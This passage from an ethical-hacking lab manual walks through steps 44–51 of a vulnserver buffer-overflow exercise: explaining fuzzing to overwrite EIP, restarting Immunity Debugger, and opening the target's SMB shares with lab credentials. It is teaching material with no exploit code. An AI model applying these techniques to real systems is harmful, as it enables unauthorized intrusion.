
44. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.




45. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
46. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
47. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
48. Switch back to the **Parrot Security** virtual machine.
49. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.




50. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.



51. The security pop-up appears; enter the **Windows 11** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.

